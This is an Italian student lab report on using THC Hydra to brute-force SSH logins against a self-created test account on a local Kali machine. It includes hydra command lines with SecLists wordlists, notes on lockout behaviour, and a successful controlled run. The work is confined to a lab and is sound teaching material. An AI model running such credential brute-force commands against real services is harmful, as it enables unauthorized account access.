Studentessa	Corso	Attività svolta
Martina Foresta	Cybersecurity	Verifica delle credenziali con THC Hydra

Verifica delle credenziali con THC Hydra su SSH e FTP

1. Introduzione

L’attività ha seguito la traccia dedicata all’uso di Hydra sui servizi SSH e FTP. Le prove sono state eseguite sulla macchina Kali Linux con indirizzo 192.168.50.100 e, nella parte facoltativa, sul servizio FTP di Metasploitable 2 con indirizzo 192.168.50.101.

Hydra non recupera o decifra direttamente una password. Invia al servizio scelto le combinazioni di nome utente e password indicate dall’operatore e riconosce la risposta del server. Per questo motivo il risultato dipende dalla raggiungibilità del servizio, dalla correttezza del modulo usato, dall’ordine delle parole nelle liste e dalle protezioni contro i tentativi ripetuti.

1.1 Obiettivi

• Preparare un account di prova e verificare manualmente SSH e FTP.

• Comprendere la differenza tra -l/-p, usati per una sola coppia di credenziali, e -L/-P, usati per liste di utenti e password.

• Osservare l’effetto dell’opzione -V, che visualizza ogni tentativo, e di -t 4, che consente fino a quattro attività contemporanee.

• Confrontare una prova con liste molto grandi con prove controllate e ripetibili.

• Applicare la stessa logica al servizio FTP di Kali e Metasploitable.

1.2 Significato delle principali opzioni

• -l indica un singolo nome utente.

• -p indica una singola password.

• -L indica un file contenente più nomi utente.

• -P indica un file contenente più password.

• -V mostra a video ogni combinazione provata.

• -t 4 imposta fino a quattro tentativi concorrenti.


• ssh e ftp selezionano il servizio da verificare.

2. Preparazione e verifica del servizio SSH su Kali

2.1 Creazione dell’account di laboratorio

È stato creato l’utente locale test_user mediante adduser. Durante la procedura è stata impostata la password testpass. L’account è deliberatamente semplice perché serve soltanto a verificare il comportamento dello strumento in un ambiente controllato.

`sudo adduser test_user`




2.2 Verifica manuale dell'accesso SSH

Il servizio SSH è stato avviato su Kali e l'accesso è stato provato manualmente prima di usare Hydra. Questa verifica è essenziale: se il login manuale non funzionasse, un eventuale errore di Hydra potrebbe dipendere dal servizio non attivo, dalla rete o dalle credenziali e non dal comando.

```
sudo service ssh start
```

```
ssh test_user@192.168.50.100
```

Dopo l'accettazione della chiave del server e l'inserimento della password, il prompt è cambiato in test_user@kali. Ciò conferma che SSH era raggiungibile sulla porta 22 e che la coppia test_user/testpass era valida.




3. Primo tentativo SSH con SecLists

3.1 Installazione delle raccolte di dizionari

È stato installato il pacchetto SecLists, che contiene raccolte di nomi utente e password utilizzate per attività di verifica della sicurezza. Nella versione presente sul sistema, il file delle password Xato si trova nella sottocartella Passwords/Common-Credentials.

```
sudo apt install seclists
```




3.2 Avvio della prova con le liste Xato complete

È stato quindi eseguito il comando previsto dalla traccia usando la lista completa degli utenti e quella contenente un milione di password. Il percorso è stato adattato alla struttura effettivamente installata su Kali.

```
hydra -V -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P
    /usr/share/seclists/Passwords/Common-Credentials/xato-net-10-million-passwords-1000000.txt 192.168.50.100 -t 4 ssh
```


Hydra ha calcolato 8.295.455.000.000 combinazioni complessive. L'output mostra che il programma ha iniziato dal nome utente info e dalle prime password della lista. Una quantità simile non rappresenta una prova rapida o realistica per un singolo esercizio.



3.3 Interruzione causata dagli errori di connessione

Il tentativo non ha individuato credenziali valide. SSH ha interrotto ripetutamente le connessioni dopo numerosi fallimenti di autenticazione e Hydra ha disabilitato le attività con il messaggio “all children were disabled due too many connection errors”. Il risultato “0 valid password found” significa che nessuna credenziale è stata trovata prima dell’interruzione; non dimostra che la password corretta fosse assente dalle liste.

Il file .hydra.restore è stato scritto per consentire un eventuale ripristino della sessione. Anche questo messaggio non indica un successo dell’attacco: documenta soltanto che la scansione non è stata completata.




3.4 Verifica della posizione delle credenziali nelle liste

Per comprendere il risultato sono state cercate corrispondenze esatte con grep. L'opzione -x richiede che l'intera riga coincida con il testo cercato, mentre -n mostra il numero di riga.

```
grep -n -x "test_user" /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt
```

L'utente test_user è presente alla riga 241939. Poiché Hydra stava ancora provando il primo utente, il programma era molto lontano dal raggiungere l'account predisposto.




```
grep -n -x "testpass" /usr/share/seclists/Passwords/Common-Credentials/xato-net-10-million-passwords-1000000.txt
```

La password testpass è presente alla riga 5208. Le due ricerche dimostrano quindi che le credenziali esistono nei file, ma la loro posizione e l'enorme prodotto cartesiano delle liste rendono la prova completa impraticabile e favoriscono l'intervento delle protezioni SSH.



4. Prova SSH con liste controllate

4.1 Creazione delle liste con nano

Per rendere la verifica breve, ripetibile e coerente con l'uso di -L e -P, sono stati creati due file locali. username_list.txt contiene soltanto test_user; password_list.txt contiene due password errate, prova123 e accesso123, seguite dalla password corretta testpass. In questo modo Hydra deve distinguere chiaramente i tentativi falliti da quello valido.

```
nano username_list.txt
```

```
nano password_list.txt
```

```
cat username_list.txt
```

```
cat password_list.txt
```



4.2 Verifica SSH con -L e -P

```
hydra -V -L username_list.txt -P password_list.txt 192.168.50.100 -t 4 ssh
```


Hydra ha eseguito tre tentativi: i primi due con password errate e il terzo con testpass. La riga verde “[22][ssh] host: 192.168.50.100 login: test_user password: testpass” e il riepilogo “1 valid password found” confermano il risultato. L’avviso relativo a .hydra.restore era residuo di una sessione precedente e non ha impedito la nuova verifica.



4.3 Verifica SSH con una singola coppia

`hydra -l test_user -p testpass 192.168.50.100 -t 4 ssh`

Con -l e -p è stata fornita direttamente una sola coppia di credenziali. Hydra ha effettuato un unico tentativo e ha confermato test_user/testpass. Questa prova chiarisce la differenza sintattica: le lettere minuscole ricevono valori singoli, mentre le lettere maiuscole ricevono nomi di file.



